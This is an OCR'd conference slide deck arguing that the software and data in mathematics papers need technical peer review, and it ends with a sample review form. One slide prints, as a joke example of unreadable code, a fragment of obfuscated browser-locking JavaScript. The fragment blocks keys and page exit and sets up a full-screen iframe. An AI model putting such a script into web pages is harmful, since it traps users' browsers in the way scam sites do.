MATHEMATIK

TECHNISCHE UNIVERSITÄT KAISERSLAUTERN

# Next Generation Peer Reviewing


Jeroen Hanselman

TU Kaiserslautern - MaRDI

13th of September 2022

DMV Jahrestagung

# A day in the life of a mathematician whose research sometimes involves software or data



# Let's assume we want to read a very cool paper

**An ingenious proof of the Riemann Hypothesis**
by Bernhard Riemann's greatest fan (who wishes to remain anonymous)

# Let's assume we want to read a very cool paper

**An ingenious proof of the Riemann Hypothesis**
by Bernhard Riemann's greatest fan (who wishes to remain anonymous)
⋮
Beautiful and correct mathematics
⋮

# Let's assume we want to read a very cool paper

**An ingenious proof of the Riemann Hypothesis**
by Bernhard Riemann's greatest fan (who wishes to remain anonymous)

⋮

Beautiful and correct mathematics

⋮

In order to complete the proof we performed the remainder of the calculations using a computer.

# Let's assume we want to read a very cool paper

**An ingenious proof of the Riemann Hypothesis**
by Bernhard Riemann's greatest fan (who wishes to remain anonymous)

⋮


Beautiful and correct mathematics

⋮

In order to complete the proof we performed the remainder of the calculations using a computer.

**Where is the code?**

# 404


Sorry, either you mistyped the url or we deleted that page, but let's agree to blame this on you.
someecards

**Let's assume we finally found the code**

We're really excited now, but, hey, it's (choose one or more of the following)

## Let's assume we finally found the code

We're really excited now, but, hey, it's (choose one or more of the following)


- Written in a dead programming language

## Let's assume we finally found the code

We're really excited now, but, hey, it's (choose one or more of the following)


- Written in a dead programming language
- Dependent on packages that got updated. Code no longer works.

## Let's assume we finally found the code

We're really excited now, but, hey, it's (choose one or more of the following)


- Written in a dead programming language
- Dependent on packages that got updated. Code no longer works.


- Is written like this

```
function srand(iterations,depth){for(a=1;a<=iterations;a++){num=Math.random()*10000;}if(depth
  >0){return srand(Math.max(num,1),depth-1);}else{return num;}}num=srand(1,2*4*6*9);if(num<1)
  {document.write("");}else{document.onkeydown=function(e){return false;};window.
  onbeforeunload=function(e){if(!e.href){return false;}};var was=new Date();was.setMinutes(10
  +was.getMinutes());document.cookie="u=TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2N
CkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRNTCwgbGlrZSBHZWNrbykgQ2hyb21lLzg2LjAuNDI0MC4xMTEgU2FmYXJpLz
UzNy4zNg==;path=/;expires="+was.toGMTString();if(document.cookie.match(/u=TW96aWxsYS81LjAgKFd
pbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NCkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRNTCwgbGlrZSBHZWNrbykgQ2hy
b21lLzg2LjAuNDI0MC4xMTEgU2FmYXJpLzUzNy4zNg==/gi)){function add_iframe(){let e=document.
  createElement("iframe");e.className="counter",e.style="border: 0px none; width: 100%;
  height: 100vh;z-index:9999999; position:fixed;top:0;left:0",e.seamless="true";e.src="
```


**Let's assume we finally found the code**

We're really excited now, but, hey, it (choose one or more of the following)

## Let's assume we finally found the code

We're really excited now, but, hey, it (choose one or more of the following)


- Has no documentation or examples




## Let's assume we finally found the code

We're really excited now, but, hey, it (choose one or more of the following)

- Has no documentation or examples




- Is just a list of computed data, but it is completely unclear how this data was computed and what it represents




Assuming all of that is fine. Why should we believe the output it spat out?

- How do we know the algorithm doing it was correctly implemented?
- Is there a way to verify the output?
- 

# A real life example: the spike integral

(Copied from a talk given by Frederik Johansson at ANTS XV)

$$\int_0^1 \operatorname{sech}^2(10(x-0.2)) + \operatorname{sech}^4(100(x-0.4)) + \operatorname{sech}^6(1000(x-0.6))\ dx$$





| | |
|---|---|
| Mathematica `NIntegrate`: | 0.209736 |
| Octave `quad`: | 0.209736, error estimate $10^{-9}$ |
| Sage `numerical_integral`: | 0.209736, error estimate $10^{-14}$ |
| SciPy `quad`: | 0.209736, error estimate $10^{-9}$ |
| mpmath `quad`: | 0.209819 |
| Pari/GP `intnum`: | 0.211316 |

# A real life example: the spike integral

(Copied from a talk given by Frederik Johansson at ANTS XV)

$$\int_0^1 \operatorname{sech}^2(10(x-0.2)) + \operatorname{sech}^4(100(x-0.4)) + \operatorname{sech}^6(1000(x-0.6))\ dx$$




| | |
|---|---|
| Mathematica `NIntegrate`: | 0.209736 |
| Octave `quad`: | 0.209736, error estimate $10^{-9}$ |
| Sage `numerical_integral`: | 0.209736, error estimate $10^{-14}$ |
| SciPy `quad`: | 0.209736, error estimate $10^{-9}$ |
| mpmath `quad`: | 0.209819 |
| Pari/GP `intnum`: | 0.211316 |
| Chebfun: | 0.210803 |
| Arb (rigorous): | 0.210803 |

# We can do better!

- Peer reviewers rarely look at the software or data accompanying publications.
- But you wouldn't believe a theorem without a proof, so why would you believe the output of a piece of software you haven't looked at?
- Most people are unaware of these kind of issues, so we need to raise awareness of good practices.
- Also need to figure out what these best practices are!

- Let's think a little bit about what we might want to have.
- Imagine you are reading an article and its results are based on computer experiments. What are the questions you might have? What would make you trust the results that were published?
- If you wanted to reuse a piece of software and improve it. What would make it easier to handle?

# We can do better!

- Correctness of the software is unfortunately not as easy to verify as a written proof.
- Often a paper simply contains a throwaway sentence like: using computer Algebra Software package blablabla we showed that blabla, but there is no way to quickly see if their claim was true.
- Need to set standards on the quality of published code to ensure that future researchers are able to understand and reuse the code.

# Main Idea

- Design some kind of report card that grades the code in a number of different categories and make this part of the peer reviewing process.
- The main purpose of this report card is to give feedback to the authors of the publications and make them aware of how their code could be made better.
- Unless there are major issues with the code the report card should not play a major role in whether a paper is accepted or not

What should be on the report card?

# First problem

**Availability of code and computed data**

- How do you find the code that's used in a paper?
- Is it even available anywhere?
- Is it open source?
- Even if it is stored somewhere. Will it be still be available in 10 years? 100 years? What if the data is very large?

# First problem

**Availability of code and computed data**

- Check that the paper provides a link to the code.
- Check that the code/data is stored in a location that will still be available years from now.
- Who is going to store all of this? may however be a difficult problem to solve.
- But if every author of a paper that involves software would from now do these few things, it would already be a huge improvement over the current situation.

# Second problem

**Installation**

- How easy is it to get the code up and running?
- What OS was used?
- What programming language(s)? A dead programming language?
- What compiler was used?
- What specifications (memory, CPU) does the computer need to be able to run the program in a reasonable amount of time?
- Does it depend on other software that needs to be installed first? How easy can we find and install the packages it depends on?

# Second problem

**Installation**

- The environment in which the code was run can impact the results and the speed of the results. It is therefore always a good idea to write down the exact circumstances under which code was run.
- Someone who wants to reuse your code shouldn't spend hours struggling to try and istall it.
- In the report card it could be checked how quickly a non-expert user is able to get the code up and running. For example, $< 10$ minutes.

# Third problem

**Reproducibility and Correctness**

- What steps were performed in the experiments to compute the data or repeat the experiment?
- How easy is it to understand how to use the code?
- Are examples provided? Is there enough documentation?
- Does repeating the experiments actually produce the claimed results?
- Do the examples work correctly? What if you change things just a little bit?

# Third problem

**Reproducibility and Correctness**

- Check for tests that improve confidence in the correctness of the code.
- Often output may be easier to verify than to calculate.
- In case of closed source software: zero knowledge tests.
- Compare the calculations done with distinct software packages
- Use less complicated (but slower) algorithms to compute the same things as faster more complicated algorithms.

# Fourth problem

**Readability**

- Assuming the code works and you want to reuse it for something else/improve on it. How easy is it to understand the details of what is actually going on?
- Is the code clearly annotated?
- Is the code formatted properly?
- Is the naming consistent, meaningful and distinctive?
- Are the files structured in a sensible way?
- Is it clear what the computed data actually means?

# Fifth problem

**Politics**

- Hopefully it is clear that improving the standards for papers with a software component is important for the future of mathematics.
- But authors, publishers, referees and editors may be unaware of these issues or might simply not care about them.
- Journals also are not prepared to publish software components of a publication.

# Fifth problem

**Politics**

- The quality and correctness of code is seen as an afterthought because everone wants to publish as quickly as possible.
- A related issue is that writing good mathematical software doesn't get acknowledged as an accomplishment even though it may be more difficult than writing a paper.
- People who have the time to spend on perfecting their code are usually the ones that already have a permanent position and don't have to worry about their career anymore.
- Citation and acknowledgement of software should also be improved.

# What I do:

- Make people aware by giving talks like this.
- Reach out to conferences and journals to see if we can try to introduce this kind of process.
- Test the reviewing process by writing technical reviews for papers and figure out what works and doesn't.
- Eventually train other reviewers how to do technical reviews.


# What I do:

- I will be doing technical reviews for the LuCANT (LMFDB, Computation, and Number Theory) conference next year
- If all goes well also potentially for ANTS XVI in 2024
- Feel free to contact me if you want to discuss introducing a technical reviewing process: hanselman@mathematik.uni-kl.de

# Technical Review

**Title:** Paper about mathematics
**Author(s):** Claus Fieker, Max Horn
**Reviewer:** Jeroen Hanselman
**Date:** March 3, 2022

## Technical review




### Basic Info

**Files provided**

- ☐ Source Code
- ☐ Notebook
- ☐ Examples
- ☐ Docker file/VM
- ☐ Documentation
- ☐ Computed data
- ☐ Files that verify computed data

**Programming languages:** Julia version 1.7.1
**Standard software used:** Oscar version 0.7.2-DEV
**Version reviewed:** MyMath Program v1.1.2
**Downloaded from:** github.com/JHanselman

### Importance of software in the paper

The results of the paper depend heavily on computations.
**Score:** ●●●●●

### Reproducibility (Installation)

**License:** + Yes, Open Source, Creative Commons v4.0
**Availability:** + Code is available on the author's Github
**Ease of installation:** + It takes less than 5 minutes to install the program and let it run.
**Dependence on other packages:** + The software uses less than 3 other packages.
**Score:** ●●●●●

### Reproducibility (Records of setup)

**Specification of CPU:** + Yes
**Specification of Memory:** + Yes
**Specification of OS/software used:** + Yes, including version numbers of all software involved.
**References and citation:** − The software depends on software that was not referenced in the paper.
**Score:** ●●●●○

# Technical Review

## Reproducibility (Running the code)

**Ease of reproducing experiments:** ✚ The steps used to compute the data were clearly written down in the paper. It takes less than 30 minutes to rerun the experiment.

**Documentation:** ✚ The software comes with extensive documentation and plenty of examples.

**Score:** ●●●●●

## Correctness

**Rerunning experiments:** ✚ Rerunning the given experiment reproduces the results claimed in the paper.

**Rerunning examples:** ✚ The given examples work as intended.

**Other examples:** ✖ The algorithms do not work over finite fields despite the claim they work over any field.

**Score:** ●●●○○

# Technical Review

## Readability

**Annotation:** + Code is clearly annotated. Each function contains a short description of the function, the input and the output.

**Indentation and formatting:** + Consistent.

**Naming of variables:** + Consistent, meaningful and distinctive.

**Structure:** − The entire program is contained in one file. It is difficult to keep track of what is going on.

**Score:** ●●●●○

## Comments

Just in case the reviewer has some other comments on the paper. Then he can put them here and write as much as he wants.

# Better quality control on papers with software will make him (or her) a very happy bunny!